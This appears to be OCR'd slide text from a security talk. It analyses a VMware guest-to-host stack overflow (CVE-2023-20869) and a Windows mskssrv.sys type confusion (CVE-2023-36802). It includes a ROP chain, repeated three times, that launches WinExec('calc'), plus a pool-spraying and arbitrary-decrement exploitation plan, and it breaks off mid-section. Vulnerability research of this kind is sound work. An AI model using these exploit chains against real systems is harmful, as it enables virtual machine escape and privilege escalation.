    if ( a4 )
      *a4 = 0LL;
    return SDPData_Slice(buf_in, len);
  }
  return result;
}
```

len is controllable

* Buffer Overflow Point 1

- Tmp[0x10] buffer will be overflowed

* **Buffer Overflow Point 2**


- Copy Tmp to Src
- **It use minus index.**

CVE-2023-20869

- memcpy function does not use its own stack, **there is no stack cookie** itself.
- Since len, Src are guest controllable, We can execute WinExec using ROP

```
char SDPData_ReadRawInt(_QWORD **buf_in, _DWORD len, ..)
{
  char Tmp[16];
  char Src[16];

  result = RBuf_CopyOutHeader(*buf_in, Tmp, len);
  if ( result )
  {
    memcpy(&Src[16-len], Tmp, len);
    *a3 = 0LL;
    if ( a4 )
      *a4 = 0LL;
    return SDPData_Slice(buf_in, len);
  }
  return result;
}
```

It uses minus index




CVE-2023-20869

- ROP Chain for Exploit

```
// trigger vulnerability with len == 0x90
*((unsigned long *)&reqdata[pos+0]) = 0x00000000636c6163;       // 'calc' <--- rcx
*((unsigned long *)&reqdata[pos+8]) = 0x0;
*((unsigned long *)&reqdata[pos+0x10]) = ret; // ret
*((unsigned long *)&reqdata[pos+0x18]) = ret; // ret
*((unsigned long *)&reqdata[pos+0x20]) = ret; // ret
*((unsigned long *)&reqdata[pos+0x28]) = ret; // ret

*((unsigned long *)&reqdata[pos+0x30]) = pop_rdx_ret;           // pop rdx; ret;
*((unsigned long *)&reqdata[pos+0x38]) = 0x0;                   // rdx = 0
*((unsigned long *)&reqdata[pos+0x40]) = push_rax_ret;          // == jmp rax
*((unsigned long *)&reqdata[pos+0x48]) = terminate_process_gadget;
// RSP
*((unsigned long *)&reqdata[pos+0x58]) = pop_rdx_rax_ret;       //  pop rdx; pop rax; ret;
*((unsigned long *)&reqdata[pos+0x60]) = 0x520F0;               // WinExec - GlobalAllocStub
*((unsigned long *)&reqdata[pos+0x68]) = got_GlobalAllocStub;   // rax = got of GlobalAllocStub
*((unsigned long *)&reqdata[pos+0x70]) = mov_rax_rax_ptr_ret;   // mov rax, qword ptr [rax]; ret;
*((unsigned long *)&reqdata[pos+0x78]) = add_rax_rdx_ret;       // add rax, rdx; ret; --> rax = winexec
*((unsigned long *)&reqdata[pos+0x80]) = add_rsp_0x18_ret;      // add rsp, 0x18; ret;
```


CVE-2023-20869

```
RBuf_CopyOutHeader(*buf_in, Tmp, len);
```



```
// trigger vulnerability with len == 0x90
*((unsigned long *)&reqdata[pos+0]) = 0x00000000636c6163;
*((unsigned long *)&reqdata[pos+8]) = 0x0;
*((unsigned long *)&reqdata[pos+0x10]) = ret;
*((unsigned long *)&reqdata[pos+0x18]) = ret;
*((unsigned long *)&reqdata[pos+0x20]) = ret;
*((unsigned long *)&reqdata[pos+0x28]) = ret;
*((unsigned long *)&reqdata[pos+0x30]) = pop_rdx_ret;
*((unsigned long *)&reqdata[pos+0x38]) = 0x0;
*((unsigned long *)&reqdata[pos+0x40]) = push_rax_ret;
*((unsigned long *)&reqdata[pos+0x48]) = terminate_proc_gadget;

// RSP
*((unsigned long *)&reqdata[pos+0x58]) = pop_rdx_rax_ret;
*((unsigned long *)&reqdata[pos+0x60]) = 0x520F0;
*((unsigned long *)&reqdata[pos+0x68]) = got_GlobalAllocStub;
*((unsigned long *)&reqdata[pos+0x70]) = mov_rax_rax_ptr_ret;
*((unsigned long *)&reqdata[pos+0x78]) = add_rax_rdx_ret;
*((unsigned long *)&reqdata[pos+0x80]) = add_rsp_0x18_ret;
```


CVE-2023-20869



```
memcpy(&Src[16-len], Tmp, len);
```


```
// trigger vulnerability with len == 0x90
*((unsigned long *)&reqdata[pos+0]) = 0x00000000636c6163;
*((unsigned long *)&reqdata[pos+8]) = 0x0;
*((unsigned long *)&reqdata[pos+0x10]) = ret;
*((unsigned long *)&reqdata[pos+0x18]) = ret;
*((unsigned long *)&reqdata[pos+0x20]) = ret;
*((unsigned long *)&reqdata[pos+0x28]) = ret;
*((unsigned long *)&reqdata[pos+0x30]) = pop_rdx_ret;
*((unsigned long *)&reqdata[pos+0x38]) = 0x0;
*((unsigned long *)&reqdata[pos+0x40]) = push_rax_ret;
*((unsigned long *)&reqdata[pos+0x48]) = terminate_proc_gadget;

// RSP
*((unsigned long *)&reqdata[pos+0x58]) = pop_rdx_rax_ret;
*((unsigned long *)&reqdata[pos+0x60]) = 0x520F0;
*((unsigned long *)&reqdata[pos+0x68]) = got_GlobalAllocStub;
*((unsigned long *)&reqdata[pos+0x70]) = mov_rax_rax_ptr_ret;
*((unsigned long *)&reqdata[pos+0x78]) = add_rax_rdx_ret;
*((unsigned long *)&reqdata[pos+0x80]) = add_rsp_0x18_ret;
```

CVE-2023-20869




```
// Just before returning in memcpy
rcx → 'calc'
```

CVE-2023-20869



```
// After running chain1
rcx → ‘calc’
rax → WinExec
```


CVE-2023-20869



```
// After running chain1
rcx → 'calc'
rdx → 0
rax → WinExec
```

CVE-2023-36802

- **Windows Streaming Service** Type Confusion Vulnerability
  - In-The-Wild Vulnerability
  - The same driver as CVE-2023-29360 used for Guest LPE



CVE-2023-36802

- **Windows Streaming Service** Type Confusion Vulnerability

mskssrv.sys

```
__int64 __fastcall FSRendezvousServer::PublishRx(FSRendezvousServer *this, struct _IRP *irp)
{
  ...
  FSRendezvousServer::Lock(this);
  FsContext2 = (const struct FSRegObject *)obj->FileObject->FsContext2;

  // Find the "FsContext2" is in the FSRendezvousServer object
  isfindobj = FSRendezvousServer::FindObject(this, FsContext2);
  KeReleaseMutex((PRKMUTEX)((char *)this + 8), 0);
  if ( isfindobj )
  {
    ...
    // Call FSStreamReg::PublishRx
    result = FSStreamReg::PublishRx(FsContext2, data);
```

Treat as `FSStreamReg` Object
(this value)

Validation function for `FsContext2`

CVE-2023-36802

- FSRendezvousServer::FindObject

```
char __fastcall FSRendezvousServer::FindObject(...)
{
  if ( FsContext2 )
  {
    if ( *(_DWORD *)(FsContext2 + 0x30) == 1 )
    {
      /* FsContextReg Object (Type == 1) */
    }
    else
    {
      /* FSStreamReg  Object (Type == 2) */
    }
  }
  return 0;
}
```

Two possible types exists
1. FSContextReg
2. FSStreamReg

CVE-2023-36802

- FSRendezvousServer::InitializeContext

```
__int64 __fastcall FSRendezvousServer::InitializeContext(...)
{
  ...
  FSContextRegMem = operator new(0x78ui64, (enum _POOL_TYPE)a2, 0x67657243u);
  if ( FSContextRegMem )
  {
    ...
    *(_QWORD *)FSContextRegMem = &FSContextReg::`vftable`; // Setup VTable
    *(_QWORD *)(FSContextRegMem + 0x20) = FSContextRegMem;
    *(_DWORD *)(FSContextRegMem + 0x30) = 1; // 1 ==> FSStreamReg
    *(_DWORD *)(FSContextRegMem + 0x34) = 0x78; // Size of Object
    ...
  }
  ...
  obj->FileObject->FsContext2 = (PVOID)FSContextRegMem;
  ...
}
```

Two possible types exists
1. FSContextReg → 0x78 bytes
2. FSStreamReg

CVE-2023-36802

- FSRendezvousServer::InitializeStream

```
__int64 __fastcall FSRendezvousServer::InitializeStream(...)
{
  ...
  FSStreamRegMem = operator new(0x1D8ui64, (enum _POOL_TYPE)a2, 0x67657253u);
  if ( FSStreamRegMem )
    FSStreamReg = FSStreamReg::FSStreamReg(FSStreamRegMem);
  ...
  obj->FileObject->FsContext2 = (PVOID)FSStreamReg; // Set FsContext2
  ...
}

__int64 __fastcall FSStreamReg::FSStreamReg(__int64 FSStreamRegMem)
{
  ...
  *(_QWORD *)FSStreamRegMem = &FSStreamReg::`vftable`; // Setup VTable
  *(_QWORD *)(FSStreamRegMem + 0x20) = FSStreamRegMem;
  *(_DWORD *)(FSStreamRegMem + 0x30) = 2; // 2 ==> FSStreamReg
  *(_DWORD *)(FSStreamRegMem + 0x34) = 0x1D8; // Size of Object
  ...
  return FSStreamRegMem;
}
```

Two possible types exists

1. FSContextReg → 0x78 bytes
2. FSStreamReg → 0x1D8 bytes

CVE-2023-36802

- `FSStreamReg::PublishRx`
  - Treat FSContext2 as FSStreamReg Object
  - What happens if it is FSContextReg ?
    - Size of FSContextReg (0x78 bytes) < Size of FSStreamReg (0x1D8 bytes)
    - Out-Of-Bound Access!!


```
__int64 __fastcall FSStreamReg::PublishRx(__int64 this, __int64 data)
{
  ...
  this_0x188 = (_QWORD *)(this + 0x188);   // Out Of Bound Access
  if ( (_QWORD *)*this_0x188 == this_0x188 )
    return (unsigned int)0xC0000010;
```

CVE-2023-36802

- Exploitation
  - OOB access in Nonpaged Pool
    - Control the memory layout by `NamedPipe` Objects
  - Create Arbitrary Decrement Primitive
    - Place the desired address at (this+0x1C8)

```
__int64 __fastcall FSStreamReg::PublishRx(__int64 this, __int64 data)
{
  ...
  some_flag = *(_DWORD *)(this_0x198 + 0xD0);
  FSFrameMdl::UnmapPages(this_0x198);
  // some_flag == true
  if ( some_flag )
  {
    ...
    ObfDereferenceObject(*(PVOID *)(this + 0x1C8)); // Arbitrary Decrement
  }
  ...
```

CVE-2023-36802



- NamedPipe Object
  - Can't locate controllable address at (this+0x1C8)

- Solution
  - **<u>Use another object for spraying</u>**
  - Finding another exploit strategy

CVE-2023-36802

- ThreadName Object

